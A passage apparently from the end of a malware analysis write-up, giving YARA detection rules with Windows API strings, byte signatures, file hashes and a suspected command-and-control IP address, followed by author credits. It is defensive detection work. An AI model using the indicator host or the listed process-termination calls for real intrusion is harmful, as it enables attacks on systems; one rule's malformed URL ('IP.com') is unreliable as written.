        $command2="SetProp"
        $command3="EnumProps"
        $command4="EnumChildWindows"
        $command5="SendMessage"

    condition:
        hash.md5(0,filesize) == "0D1334075336455A13A36FD909417556" or all of them or pe.entry_point ==
0x2931
}

```

```

rule ShellCode{
    meta:
        description="shellcode"

    strings:
        $command1="Sleep"
        $command2="Process32First"
        $command3="Process32Next"
        $command4="TerminateProcess"
        $str4={34 5C C5 11 C3 B2 FC B4}
        $str5={D6 9F 18 63 CD 85 DD BC}
        $str6={0B F7 0A 60 CC A8 F2 A1}
        $str7={9B 0D C8 60 FF 81 F4 6B}
        $str8={C3 92 D2 AA DF ED BC 37}
        $str9={D8 E0 BC 09 8D A7 D2 4B}
        $str10={A7 A1 D2 4B 08 40 49 4E}
        $str11={08 40 63 74 ?? ?? ?? ??}
        $str12={8B 3B D0 F6 ?? ?? ?? ??}
        $str13="94.140.115.43"

    condition:
        hash.md5(0,filesize) == "6E671847540F9CA5CBB5F24127842D8A" or all of them or
cuckoo.network.http_request(/http://94.140.115.43.com/)
}

```

Fatih YILMAZ

<https://www.linkedin.com/in/fatih-yilmaz-f8/>

Buğra KÖSE

<https://www.linkedin.com/in/bugrakose/>

İrem ALKAŞI

<https://www.linkedin.com/in/iremalkasi/>

Esmanur ALİCAN

<https://www.linkedin.com/in/esmanur-alicann/>

Çağlar YÜN

<https://www.linkedin.com/in/caglaryun/>